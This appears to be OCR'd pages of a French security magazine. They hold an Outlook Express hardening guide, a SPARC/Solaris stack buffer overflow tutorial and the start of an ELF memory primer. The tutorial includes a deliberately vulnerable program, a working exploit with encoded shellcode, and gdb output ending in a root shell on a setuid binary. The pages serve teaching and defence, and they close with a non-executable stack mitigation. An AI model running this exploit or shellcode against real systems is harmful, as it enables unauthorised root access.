Les patches de sécurité appliqués à Internet Explorer impactent également Outlook Express, ce qui est une raison supplémentaire pour garder votre IE absolument à jour. Concernant les patches spécifiques à Outlook 2000, ils peuvent être utiles à l'échelle d'une entreprise car ils empêchent les utilisateurs d'accéder aux pièces jointes potentiellement dangereuses. Mais il faut savoir qu'après l'application du patch de sécurité d'Outlook 2000, toutes les pièces attachées de type .EXE par exemple (comme une archive autodécompactable) deviennent irrémédiablement inaccessibles, ce qui peut être gênant lorsqu'un client vous fait parvenir un document chiffré ou compressé.

Vous pouvez télécharger le patch de sécurité d'Outlook 2000 SR-1 à l'URL suivante :

http://office.microsoft.com/downloads/2000/Out2ksec.aspx

Remarque : La sécurisation d'Outlook (version plus complète faisant partie d'Office) sort du cadre de cet article.

Les autres étapes à suivre pour durcir Outlook Express sont les suivantes.

Tout d'abord, il convient de désactiver l'exécution par défaut de certains types de fichiers potentiellement dangereux. En effet, certains virus exploitent la technique de la "double extension". Par défaut, Windows masque l'extension des fichiers de types connus. Ainsi, puisque le type VBS est connu du système par défaut, le fichier IMAGE.JPG.VBS apparaîtra à l'écran sous le nom IMAGE.JPG, trompant ainsi la majorité des utilisateurs, qui exécutera alors le script VBS en croyant visualiser l'image.

Les types de fichiers suivants sont rarement utilisés par les utilisateurs courants et sont donc principalement caractéristiques de virus :

Extension	Type
VBS	Fichier VBScript
VBE	Fichier crypté VBScript
JS	Fichier JScript
JSE	Fichier crypté JScript
WSF	Fichier script Windows
WSH	Fichier de configuration de l'environnement d'exécution de scripts
SHS	Objet Bribes

Pour désactiver ces extensions, il faut configurer les options de l'Explorateur Windows : menu Tools / Folder Options, onglet " File Types ". Cliquez par exemple sur la ligne " VBS ", puis sur le bouton " Advanced". Editez ensuite les deux actions " Open " et " Open2 " afin qu'elles pointent vers Notepad.exe. Répétez l'opération pour chaque type de fichier listé ci-dessus.

Depuis le même endroit, vous pouvez aussi modifier le comportement par défaut de IE en ce qui concerne les documents Office. Par défaut, IE ouvre les documents Word ou Excel lorsque l'utilisateur suit une URL pointant sur un tel document. Pour que IE les télécharge au lieu de les ouvrir, il suffit de cliquer sur le bouton " Advanced " et de cocher la case " Confirm after download ".

Il convient aussi de configurer l'Explorateur Windows pour qu'il affiche les extensions des types de fichiers connus (menu Tools / Folder Options, onglet " View ", décocher la case " Hide file extensions for known file types ").

Enfin, pour empêcher les fichiers de scripts d'être exécutés automatiquement en ligne de commande, modifiez la variable d'environnement PATHEXT (depuis le panneau de configuration " System ", onglet " Advanced ", en cliquant sur le bouton " Environement variables... "). Celle-ci vaut par défaut :

PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
Supprimez les extensions .VBS,.VBE,.JS,.JSE,.WSFet .WSH :
PATHEXT=.COM;.EXE;.BAT;.CMD

Une ligne de commande lançant un script devra dorénavant être remplacée par une ligne de commande explicite de type "WSCRIPT SCRIPT.VBS". Ceci peut perturber le fonctionnement de certains outils d'administration qui utilisent des scripts VBScript.

Examinons maintenant les options d'Outlook Express (menu Tools / Options).

- Dans l'onglet " General ", configurez " If my computer is not connected at this time " sur " Do not connect ", afin qu'un message hostile tentant d'envoyer d'autres mails ne puisse pas activer votre connexion Internet par modem.

- Dans l'onglet " Send ", configurez votre client pour qu'il n'envoie que des mails au format texte, sans HTML intégré. Le format HTML servant souvent à masquer du script et des ActiveX, cela vous évitera de propager des virus. De plus, un email sert à transmettre un message, pas une plaquette en quadrichromie.



- Dans l'onglet " Security ", cochez le bouton radio " Restricted sites zone (more secure) ". Vérifiez bien que vous avez vous-même configuré les options de sécurité de cette zone, et qu'aucune fonctionnalité de type script ou ActiveX n'est activée.



Remarque : Bien que cela sorte du cadre de cet article puisque la fonctionnalité fait partie d'Exchange Server, il est dangereux d'utiliser l'interface OWA (Outlook Web Access) pour consulter sa messagerie. OWA, qui permet de lire ses messages depuis un navigateur Web, a été l'objet d'un grand nombre de vulnérabilités et de patches de sécurité diffusés par Microsoft jusqu'à présent. Il est préférable d'éviter cette technologie dans son état actuel.
Si vous avez appliqué l'ensemble des recommandations de cet article, vous avez maintenant un environnement Internet Explorer / Outlook Express considérablement plus sécurisé que lorsqu'ils ont été installés par défaut. En particulier, Outlook Express résiste à présent aux principaux types de virus circulant actuellement par messagerie.
L'implémentation de ces mesures à l'échelle d'une entreprise pourra s'effectuer lors du déploiement initial des plates-formes logicielles, à l'aide de l'IEAK (IE Administration Kit), ou à l'aide de scripts de configuration à distribuer sur l'ensemble des machines par l'intermédiaire d'une application de gestion de parc de type SMS ou Tivoli.

Patrick CHAMBET
patrick@chambet.com- http://www.chambet.com
patrick.chambet@edelweb.fr-
http://www.edelweb.fr

Les débordements de buffer (Architecture SPARC)

Cet article a pour objectif de présenter le fonctionnement des débordements de buffer dans la pile sur une architecture SPARC. La technique est identique à celle utilisée sur les processeurs INTEL bien que les registres et les accès mémoire soient différents.
La première partie détaille le fonctionnement des accès mémoire et des registres pour les processeurs SPARC. La seconde partie illustre l'exploitation d'un débordement de buffer.

L'architecture SPARC

Les accès mémoire

Pour commencer, quelques petites choses à savoir sur les accès mémoire sous SPARC. Premièrement, seules les instructions de lecture/écriture agissent sur la mémoire. Deuxièmement, l'accès à la mémoire est indirect, c'est-à-dire qu'il faut passer par des pointeurs dont les adresses sont stockées dans des registres. Enfin, les instructions comme les registres ont une longueur de 1 mot, soit 4 octets.

Ajoutons enfin une petite précision sur l'alignement. Contrairement à INTEL, les opérations de lecture/écriture ne peuvent être effectuées que sur des mots entiers (*i.e.* des multiples de 4 octets). Toute tentative pour écrire à l'intérieur d'un mot provoque alors un "Bus error". Le programme suivant illustre ceci :

—exemple—
```
main() {
  int i;
  char *a = (char *) malloc(16);
  for (i = 0; i < 4; i++) {
    *((int *) a) = i;
    a++;
  }
}
```
—exemple—

Le résultat obtenu sur une architecture SPARC est le suivant :
```
pb@devil:[~/korty] $ uname -a
SunOS devil.dev.grolier.fr 5.8 Generic_108528-06 sun4u sparc
SUNW,UltraSPARC-IIi-cEngine
pb@devil:[~/korty] $ gcc -o exemple exemple.c
pb@devil:[~/korty] $ ./exemple
Bus Error (core dumped)
```

Par comparaison, regardons ce qui se passe avec le même test sur une architecture INTEL :
```
tshaw:~$ uname -a
Linux tshaw 2.2.19 #2 SMP Wed Jul 18 20:30:32 CEST 2001 i686
unknown
tshaw:~$ gcc -o exemple exemple.c
tshaw:~$ ./exemple
```
Dans le premier cas, sous architecture SPARC, on tente d'accéder en plein milieu d'une adresse mémoire ce qui provoque un "Bus error". Dans le deuxième cas, sous architecture INTEL, cette erreur ne se produit pas. En effet, sous architecture INTEL, le processeur autorise un accès sur une adresse non alignée.

Les registres

L'architecture SPARC repose sur 32 registres de 32 bits. Ils sont utilisés pour stocker des adresses, des entiers et tout type de données occupant 32 bits. Dans une fonction, il existe 8 registres globaux et 24 autres placés dans une *fenêtre de registres*. Une fenêtre est constituée de 3 groupes de 8 registres : les registres de sortie (*out registers*), les registres d'entrée (*in registers*) et les registres locaux (*local registers*) :
- les registres globaux (au nombre de 8, notés de %g0 à%g7) sont accessibles par toutes les fonctions à l'intérieur d'un programme, ce qui explique leur appellation. Les registres %g0 (en lecture seule) et %g1 (modifié lors de l'appel d'une fonction) ne doivent pas être modifiés par le programmeur.

- les registres de sortie (8 aussi, de %o0 à %o7) : les 6 premiers registres servent à transmettre des arguments aux fonctions, ainsi qu'à récupérer la valeur de retour. Le contenu de ces registres est susceptible d'être modifié lors de l'appel d'une fonction. Les fonctions appelées lisent l'adresse de retour dans le registre %o0. Les registres %o6 (%sp, *stack pointeur* ou *pointeur de pile*) et %o7 sont utilisés par le système et ne devraient pas être modifiés par le programmeur. Le sommet de la pile est marqué par %sp, qui représente l'équivalent de %esp sur une architecture x86. Quant à %o7, il permet de stocker l'adresse d'un appel de fonction (call) : cette instruction est remplacée en assembleur SPARC par jmpl adresse,o7
- les registres locaux (encore 8, de %l0 à %l7) sont à la dispo-


sition du programmeur. Leur contenu n'est pas affecté par des appels de fonctions, ou quoi que ce soit d'autre.

- les registres d'entrée (toujours 8, de %i0 à %i7) : les 6 premiers registres sont utilisés à l'intérieur des fonctions pour accéder aux arguments et transmettre la valeur de retour à la fonction appelante. Les fonctions mettent l'adresse de retour dans le registre %i0. Les registres %i6 (indifféremment appelé %fp, *frame pointer*) et %i7 ne doivent jamais être modifiés par le programmeur. Comme le registre %ebp pour les processeurs X86, %i6 (%fp) indique le début de la mémoire disponible pour les variables locales des fonctions. Enfin, le registre %i7 contient, à un décalage près l'adresse de retour de la fonction. L'instruction ret est en fait équivalente à jmpl %i7+8,%g0.

Il peut y avoir entre 2 et 32 fenêtres augmentant ainsi le nombre de registres mais, à un instant donné, une seule fenêtre est visible. La fenêtre courante est adressée par le pointeur CWP (*Current Window Pointer*)

Allocation de la trame de pile

Le pointeur de la pile est sauvegardé dans le registre %o6. Ce registre peut aussi être référencé en utilisant l'alias %sp. A cause de la superposition de la fenêtre de registres, le pointeur de pile de la fonction appelante est toujours disponible dans le registre %i6. Dans la terminologie SPARC, le pointeur de pile précédent, appelé *pointeur de trame*, est accessible par l'alias %fp.



La pile augmente depuis une adresse haute vers une adresse basse. De cette manière, l'allocation de la trame d'une pile consiste à soustraire une valeur au pointeur de pile courant (*i.e.*, on ajoute simplement une valeur négative à la valeur du pointeur de pile).

Fig. 1 : La trame de pile

La pile




Fig. 2 : Organisation de la pile SPARC

Avant d'appeler une fonction, l'instruction save est exécutée : save %sp, -taille_de_trame, %sp. Cette instruction provoque plusieurs opérations :

1) Les valeurs du pointeur de pile %sp (comme %o6) et la taille de la trame (qui peut être une constante immédiate ou une valeur de registre) sont lues et leur somme est calculée.

2) La fenêtre de registres est avancée, l'ancien pointeur de pile %sp (%o6) devient le nouveau pointeur de trame %fp (%i6).

3) La somme du point 1 ci-dessus est sauvegardée sur le nouveau pointeur de pile %sp.

Il est important de connaître la taille de la trame dont une fonction a besoin lorsque l'instruction save est exécutée. La trame actuelle est composée de deux parties :

1) espace de travail actuel : pour une fonction en C, il est divisé en variables automatiquement adressables, espace alloué avec alloca(), et espace pour les variables temporaires. Lors de l'écriture d'une fonction en langage assembleur, il faut calculer l'espace nécessaire pour les variables temporaires et ajouter cela à l'espace pour l'appel de lien. Les variables temporaires sont adressées en utilisant des décalages (*offsets*) depuis le pointeur de trame %fp.

2) appel de liens : cet espace est requis pour des paramètres sortants et pour sauver la fenêtre de registres lorsque le contrôle passe à une autre fonction. Il est possible d'appeler explicitement une autre fonction, ou un événement inattendu peut survenir qui provoque ce transfert, comme un "trap" (erreur interne) ou une interruption (condition externe, comme pour un périphérique E/S).

En bref, l'espace requis pour la trame est : taille de l'espace de travail (arrondi jusqu'à 4-octets au cadrage du mot) + max(6, nombre de paramètres sortants) * 4 + un mot pour des paramètres cachés (4 octets) + un espace pour une fenêtre de registres de 16 mots à sauver (64 octets).
La taille de trame minimum est de 96 octets. Cette valeur devrait être de 92 octets (juste les 23 mots d'appel de liens), mais le pointeur de pile requiert un alignement de 8 octets. Donc, %fp et %sp sont toujours divisibles par 8. Ainsi, la pile contient toujours de la place pour au moins une variable temporaire locale.

Espace de travail actuel

L'espace de travail actuel est entre le pointeur de trame (ancien pointeur de pile) et l'espace pour les paramètres sortants. Cela a une structure particulière pour les programmes en C et autres langages compilés, mais le langage assembleur donne plus de liberté.

Si, par exemple, une fonction nécessite plus de valeurs que ne peuvent en contenir ses registres, il est alors possible de mettre ces valeurs en mémoire. La première est adressée [%fp - 4], la deuxième [%fp - 8], et ainsi de suite (les compilateurs mettent la valeur de retour dans [%fp - 4] juste avant le return, pour finalement le copier dans %i0).
Si plus d'espace temporaire est requis, il faut alors soustraire le nombre d'octets nécessaires (arrondi à un multiple de 8) au pointeur de pile. Le nouvel espace **n'est pas** immédiatement au-dessus de la nouvelle valeur de %sp car l'espace d'appel de liens occupe toujours cette position au-dessus de %sp.
Soustraire du pointeur de pile fait descendre l'espace d'appel de liens, et le nouvel espace temporaire se trouve entre l'ancien espace temporaire et la nouvelle position de l'appel de liens.

Appel de liens

L'espace d'appel de liens doit toujours être disponible au-dessus du pointeur de pile, pas uniquement pour un simple appel mais aussi pour un éventuel "trap" ou une interruption inattendue. Entre le pointeur de pile et tout ce qu'il y a au dessus se trouve l'espace d'appels de liens comprenant :

- 16 mots pour sauvegarder la fenêtre de registres (registres "in" et locaux) : l'adresse du premier mot est %sp ;
- un mot de paramètres cachés utilisé pour sauver une valeur de retour totale. L'adresse de ce mot est %sp + 64 ;
- 6 mots dans lesquels l'appelant peut sauver des arguments de registres (par exemple, si un argument a besoin d'être adressable). L'endroit pour ce premier argument sortant (%o0) est %sp + 68, pour le deuxième %sp + 72, etc. Notons que la fonction appelée depuis ici va voir comme premier argument entrant (%i0) qui se trouve à %sp + 68 ;
- mots supplémentaires pour enregistrer les valeurs du septième argument sortant et au-delà s'il y en a. Le septième argument sortant se trouvera à %sp + 92, etc.

Principe d'appel des fonctions

Lorsqu'une fonction est appelée, la fonction appelante commence par placer les arguments dans les registres de sortie. La fonction appelante exécute ensuite la fonction secondaire. La fonction appelée accède à ces arguments via les registres d'entrée (input registers) et utilise l'instruction save pour allouer une nouvelle fenêtre de registres et de l'espace pour les variables automatiques. La fonction appelée fait alors son travail puis retourne (ret) et restaure la fenêtre de registres de la fonction appelante (restore).

Smashing The Stack

Le principe de débordement de buffer sous l'architecture SPARC est le suivant :

1) le registre %i7 de la pile précédente est écrasé ;

2) la fonction ayant subi un dépassement retourne :

%i7 = %fp = adresse cible

%sp (%fp de la fonction ayant subit un débordement) reste toujours valide

3) L'appelant de la fonction ayant subi un dépassement retourne. Le programme continue en exécutant l'instruction située à l'adresse contenue dans le registre %i7, à laquelle il faut ajouter 8 octets comme nous l'avons vu ci-dessus. En effet, l'adresse de retour d'une fonction est contenue dans le registre %i7. L'instruction suivante à exécuter se trouve juste après le call (cette instruction tient sur 4 octets). La prochaine instruction à exécuter devrait donc être à %i7 + 4. Or, les processeurs SPARC utilisent le *pipelining*, permettant de lire deux instructions en même temps. Il faut donc ajouter encore 4 à %i7 pour se retrouver à la prochaine instruction à exécuter, soit %i7 + 8.

Exploitation d'un programme vulnérable sous Solaris Sparc

Nous allons maintenant montrer, avec le programme vulnérable ci-dessous, comment il est possible de faire exécuter un shell en profitant d'un débordement de buffer.

Programme vulnérable

— smashme.c —

```
#include <stdio.h>
#include <string.h>
int smash(char*);

int main(int argc, char** argv)
{
    if (argc < 2) {
    fprintf(stderr, "usage: smashme <string>\n"
"En attente d'un débordement de buffer avec votre
<string>.\n");
    exit(1);
    }
    smash(argv[1]);
    return 0;
}
int smash(char* egg)
{
    char buff[128];
    strcat(buff, egg); /* La vulnerabilite est ici */
    return 0;
}
```

— smashme.c —

Démonstration

Nous pouvons voir dans le programme ci-dessus que la fonction strcat() copie argv[1] dans un buf[128]. Aucune vérifica-

tion n'est effectuée sur la taille de la variable egg lors de l'utilisation de la concaténation dans la fonction smash(). Donc, si argv[1] dépasse les 128 caractères, un segfault (core dump) est provoqué après l'exécution de la fonction strcat() dans smash().
Regardons le comportement du programme :

```
pb@floyd:[~/korty]-> ./smashme `perl -e 'print "A"x128'`
pb@floyd:[~/korty]->
```

Jusque-là, pas de problème car argv[1] ne dépasse pas 128 caractères. Le programme s'arrête normalement. Voyons maintenant ce que cela donne lorsque nous dépassons la limite des 128 caractères.

```
pb@floyd:[~/korty]-> ./smashme `perl -e 'print "A"x200'`
Segmentation Fault (core dumped)
pb@floyd:[~/korty]->
```

Dans le cas ci-dessus, argv[1] contient 200 caractères. La copie de ces 200 caractères dans un tableau limité à 128 éléments (buff[128]) provoque alors un dépassement du buffer, et le "segfault" qui en découle car les sauvegardes des registres sont remplacées par des valeurs non valides.
Si le main() contenait un exit() à la place du return 0, alors le programme vulnérable ne serait pas exploitable sous une architecture SPARC. Il le serait toujours sur une architecture X86. En effet, juste après un éventuel débordement dans la fonction strcat(), l'appel à exit() ne contient pas la seconde instruction ret nécessaire à l'exploitation. En fait, la fonction exit() se contente d'appeler les fonctions enregistrées par atexit() puis passe la main à l'appel système _exit() qui ne retourne jamais dans le processus appelant :

```
(gdb) disas exit
Dump of assembler code for function exit:
0xff31b5b0 <exit>: save %sp, -96, %sp
0xff31b5b4 <exit+4>: mov %o7, %g1
0xff31b5b8 <exit+8>: call 0xff31b5c0 <exit+16>
0xff31b5bc <exit+12>: sethi %hi(0x1c800), %o5
0xff31b5c0 <exit+16>: or %o5, 0x248, %o5 ! 0x1ca48
0xff31b5c4 <exit+20>: add %o5, %o7, %o5
0xff31b5c8 <exit+24>: mov %g1, %o7
0xff31b5cc <exit+28>: ld [ %o5 + 0xe8c ], %g1
0xff31b5d0 <exit+32>: st %fp, [ %g1 ]
0xff31b5d4 <exit+36>: call 0xff33a4b8
<_PROCEDURE_LINKAGE_TABLE_+5304>
0xff31b5d8 <exit+40>: nop
0xff31b5dc <exit+44>: restore
0xff31b5e0 <exit+48>: mov 1, %g1
0xff31b5e4 <exit+52>: ta 8
End of assembler dump.
(gdb)
```

Les appels systèmes sont réalisés en assembleur SPARC par l'intermédiaire de l'instruction ta 8. L'appel système appelé est celui dont le numéro est stocké dans le registre %g1. Ainsi, dans l'exemple ci-dessus, la valeur 1 est placée dans ce registre. Un examen du contenu du fichier /usr/include/sys/syscall.h nous indique :

```
#define SYS_exit        1
```

Analyse du core généré lors du premier segfault

```
pb@devil:[~/korty] $ gdb --core core
GNU gdb 5.0
This GDB was configured as "sparc-sun-solaris2.8".
Core was generated by `./smashme
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation Fault.
#0 0x108f8 in ?? ()
(gdb) info reg
...snip...
o0 0x0 0
o1 0xffbefb80 -4260992
o2 0xffbefb7c -4260996
o3 0x5 5
o4 0x227bc 141244
o5 0xff29b734 -14043340
sp 0xffbefaa8 -4261208
o7 0x108e0 67808
l0 0x41414141 1094795585
l1 0x41414141 1094795585
l2 0x41414141 1094795585
l3 0x41414141 1094795585
l4 0x41414141 1094795585
l5 0x41414141 1094795585
l6 0x41414141 1094795585
l7 0x41414141 1094795585
i0 0x0 0
i1 0x41414141 1094795585
i2 0x41414141 1094795585
i3 0x41414141 1094795585
i4 0x41414141 1094795585
i5 0x41414141 1094795585
fp 0xbefb18 12516120
i7 0x10758 67416
y 0x0 0
psr 0xfe400001 -29360127 cc:-Z--, pil:0, s:0, ps:0, et:0, cwp:1
wim 0x0 0
tbr 0x0 0
pc 0x108f8 67832
npc 0x10760 67424
fpsr 0x0 0 rd:N, tem:0, ns:0, ver:0, ftt:0, qne:0, fcc:=,
aexc:0,
cexc:0
cpsr 0x0 0
(gdb)
```

Nous remarquons que les registres locaux (%l0 - %l7) et les registres d'entrée (%i0 - %i5) ont été remplacés par 0x41414141 (0x41 = A). Il a été vu précédemment que nous devons écraser %i6 (fp - le frame pointer) et %i7 (PC) avec une adresse pointant sur un shellcode.

Or, dans l'exemple ci-dessus, les registres %i6 (%fp) et %i7 n'ont pas été écrasés. Il nous faut donc rajouter 8 octets à notre buffer afin de modifier ces deux registres.

Ainsi, le buffer vulnérable doit contenir les éléments suivants :
- des NOP (0xac15a16e), placés au début du shellcode et vers lequel pointent les adresses de retour après modification (*i.e.* celles par lesquelles nous remplaçons les registres %i6 et %i7) ;
- notre shellcode, qui nous donnera un shell, mais il pourrait faire bien d'autres choses ;
- les nouvelles valeurs à placer dans les registres %i6 et %i7, qui pointent vers le début du buffer.

En construisant le buffer que nous injectons dans le programme vulnérable, il faut également prendre soin du problème d'alignement, comme nous l'avons déjà évoqué, sans quoi notre exploit conduirait à un "Bus error".
Ensuite, lors du return final, le programme exécute l'instruction se trouvant à l'adresse contenue dans le registre %i7 + 8, c'est-à-dire le shellcode.

Analyse de l'exploit

Pour modifier %i6 et %i7 et les faire pointer dans un shellcode nous utilisons le programme C suivant :

— expl.c —
```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
unsigned long get_sp(void) { __asm__("mov %sp, %i0"); }
/* Shellcode Solaris Sparc. */
char *shellcode =
"\x82\x10\x20\xca\x92\x1a\x40\x09\x90\x0a\x40\x09\x91\xd0\x20\x08"
"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
"\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
"\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08";
int main(int argc, char* argv[])
{
        int i, len, buff_size;
        unsigned long sp, target;
        size_t egg_size;
        char* egg;
        if (argc != 3) {
        fprintf(stderr, "usage: %s <buffer size> <offset>\n",
        argv[0]);
        exit(1);                                                }
        egg_size = atoi(argv[1]) + 1000;
        egg = (char*)malloc(egg_size);
        buff_size = atoi(argv[1]);
        len = strlen(shellcode);
        /* On calcule et on ajuste notre adresse de retour */
        sp = get_sp();
        target = sp + atoi(argv[2]);
        /* Etre sur que nos adresses de Jump soient alignees */
target = (target >> 3) << 3;
fprintf(stderr, "On ajoute %d octets de NOPs.\n", buff_size -
len);
     fprintf(stderr, "Le shellcode est de %d octets.\n", len);
        fprintf(stderr, "%%sp est egal a 0x%x\n", sp);
        fprintf(stderr, "On Jump a l'adresse 0x%x\n", target);

        /* On met les Nops */
        for (i = 0; i < buff_size - len; i += 4) {
            *(long *)&egg[i] = 0xac15a16e;
        }
      /* On met le shellcode a la fin du buffer */
    memcpy(egg + buff_size - len, shellcode, len);
        /* %i6 = %sp */

        *(unsigned long*)&egg[buff_size] = target;

        /* %i7 = %pc */

        *(unsigned long*)&egg[buff_size + 4] = target;
        fprintf(stderr, "Egg est egal a %d octets.\n",
        egg_size);

        /* On execute le programme vulnerable avec comme argu-
        ment notre buffer */

        execl("./smashme", "smashme", (char*)egg, NULL);
        return -1;
}
```
— expl.c —

Utilisation de l'exploit

Cet exploit nécessite deux arguments :

1) la taille du buffer, évaluée en arrêtant de compter juste avant l'écrasement de %i6 et %i7 ;

2) le décalage (offset) pour ajuster la valeur de l'adresse de retour.

Nous avons vu que nous avions besoin d'un buffer de 200 octets suivi de 8 octets pour les registres %i6 et %i7. L'offset est arbitrairement mis à 0 afin de déterminer la bonne valeur par la suite.
```
pb@devil:[~/korty] $ gcc -o expl expl.c
pb@devil:[~/korty] $ ./expl 200 0
Adding 136 bytes of NOPs.
Shellcode is 64 bytes.
%sp is 0xffbefae0
Jumping to 0xffbefae0
Egg is 1200 bytes.
Illegal Instruction (core dumped)
pb@devil:[~/korty] $
```

Utilisons à nouveau gdb afin d'analyser le fichier core :
```
pb@devil:[~/korty] $ gdb --core core
GNU gdb 5.0
Core was generated by `smashme
¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n¬t¡n
```

```
¬t¡n¬t¡n¬t¡'.>
Program terminated with signal 4, Illegal Instruction.
#0 0xffbefae8 in ?? ()
(gdb)
```

gdb nous indique que l'exploit rencontre une instruction illégale à l'adresse 0xffbefae0. Or, Nous avons vu dans la partie appelée "Smash the Stack", que l'appelant de la fonction ayant subi le dépassement retourne et restaure à l'adresse contenue dans le registre %i7, à laquelle il faut ajouter un décalage de 8 octets (soit ret = jmpl %i7+8,%g0).
Notre exploit écrase donc %i6 et %i7 avec l'adresse 0xffbefae0. Lorsque la fonction du programme vulnérable ayant subi le débordement récupère l'adresse contenue en %i7, elle rajoute 8 à l'adresse d'origine, ce que nous donne bien 0xffbefae0 + 8 = 0xffbefae8. Il nous faut donc maintenant ajuster l'adresse de retour afin de retomber dans les NOP pour exécuter par la suite notre shellcode.

```
(gdb) x 0xffbefae8
0xffbefae8: 0x00000000
(gdb)
```

Nous constatons effectivement que nous avons ni NOP, ni shellcode à cette adresse. Remontons alors un peu plus haut dans la pile :

```
gdb) x/20x 0xffbefae8 - 100
0xffbefa84: 0xac15a16e 0xac15a16e 0xac15a16e 0xac15a16e
0xffbefa94: 0xac15a16e 0xac15a16e 0xac15a16e 0x821020ca
0xffbefaa4: 0x921a4009 0x900a4009 0x91d02008 0x2d0bd89a
0xffbefab4: 0xac15a16e 0x2f0bdcda 0x900b800e 0x9203a008
0xffbefac4: 0x941a800a 0x9c03a010 0xec3bbff0 0xdc23bff8
(gdb)
```

En retirant 100 à l'adresse de retour, nous trouvons bien nos NOP et notre shellcode. Il nous faut donc passer -100 en second argument de notre exploit, ce qui donne :


```
pb@devil:[~/korty] $ ./expl 200 -100
Adding 136 bytes of NOPs.
Shellcode is 64 bytes.
%sp is 0xffbefae0
Jumping to 0xffbefa78
Egg is 1200 bytes.
$
```

Bingo! Le shell est exécuté par le programme vulnérable. Signalons que le shell obtenu n'appartient pas à root. En effet, étant donné qu'il est impossible de débogguer un programme possédant le bit 's' à moins d'être root, cette démonstration a été réalisée avec un programme utilisateur sans permission spéciale.

Regardons quand même ce que cela donne en ajoutant la permission setuid root à notre programme vulnérable :

```
root@devil:/home/pb/korty# chown root:other ./smashme
root@devil:/home/pb/korty# chmod u+s ./smashme
root@devil:/home/pb/korty# exit
pb@devil:[~/korty] $ ls -l smashme
-rwsr-x--- 1 root other 6872 Oct 10 10:35 smashme
pb@devil:[~/korty] $ ./expl 200 -100
Adding 136 bytes of NOPs.
Shellcode is 64 bytes.
%sp is 0xffbefae0
Jumping to 0xffbefa78
Egg is 1200 bytes.
# id
uid=0(root) gid=1(other)
#
```

Nous obtenons bien un shell root :)



Conclusion

Au travers d'un exemple de programme assez simple , nous avons montré comment fonctionnent la pile et les registres pour une architecture SPARC. La technique d'exploitation des débordements de buffer diffère de celle employée sur les x86 par le fait que deux returns sont nécessaires.
Afin de limiter le risque, il est possible de rendre la pile non exécutable en ajoutant deux lignes dans le fichier /etc/system :

```
set noexec_user_stack = 1
set noexec_user_stack_log = 1
```

Le système est alors protégé de toute exploitation qui repose sur un shellcode placé dans la pile. Cependant, d'autres techniques existent qui permettent de contourner ceci, comme par exemple celle dite du "retour dans la libc".
Attention ! Cette protection n'est disponible que sous les OS Solaris 2.x Sparc, mais ne fonctionne pas avec Solaris 2.x X86.

Christophe Bailleux - cb@t-online.fr
Last modified:Thu Dec 13 12:03:39 CET 2001

Protections contre l'exploitation des débordements de buffer - Introduction

Introduction

Cet article est le premier d'une série qui traitera des protections contre l'exploitation des débordements de buffer. Chaque article présentera différentes méthodes de protections, et ce contre quoi elles protègent précisément. En effet, il ne faut pas installer ces protections et croire qu'elles constituent un rempart infranchissable.

Avant d'entrer dans le vif du sujet dès le prochain article, nous rappelons ici quelques notions indispensables à la compréhension de la suite, comme le format ELF des binaires Linux, l'organisation de la mémoire des processus et la PLT/GOT (Procedure Linkage Table/Global Offset Table).

L'organisation de la mémoire
Rappels sur le format ELF

Le format ELF (*Executable and Linking Format* – format d'exécution et d'édition de liens) est le format actuel des binaires sous Linux. Il a remplacé le format a.out pour différentes raisons :

- plus souple et plus pratique grâce à sa structure (cf. elf.h) ;
- possibilité de créer des bibliothèques partagées ;
- format supporté sur plusieurs autres systèmes ;

...

La principale chose à connaître sur ce format est son organisation. En fait, un binaire au format ELF est découpé en plusieurs *sections*. Chacune possède sa propre finalité. Par exemple, la section .text contient les instructions machines du programme, c'est-à-dire son code exécutable. Ainsi, une fois chargée en mémoire, comme un processus ne peut modifier son propre code, toutes les autres instances de ce programme utiliseront cette même portion de mémoire. La section .text est chargée une seule et unique fois pour tous les processus issus de ce binaire.
La commande file fournit les renseignements relatifs au format d'un fichier :

```
$ file /usr/bin/vim
/usr/bin/vim: ELF 32-bit LSB executable, Intel 80386, version 1,
dynamically linked (uses shared libs), stripped
```

Le format ELF possède également une *table des symboles*, c'est-à-dire une liste de tous les symboles (labels, noms de fonctions, adresses de variables, etc.) qui sont définis ou référencés dans le fichier, ainsi que des informations sur ces symboles. Examinons les informations fournies par hello.c :

```
/* hello.c */
#include <stdio.h>
char world[6] = "world";
char * empty;
main(int argc, char ** argv )
{
  printf( "Hello %s\n", argv[1] );
}
```

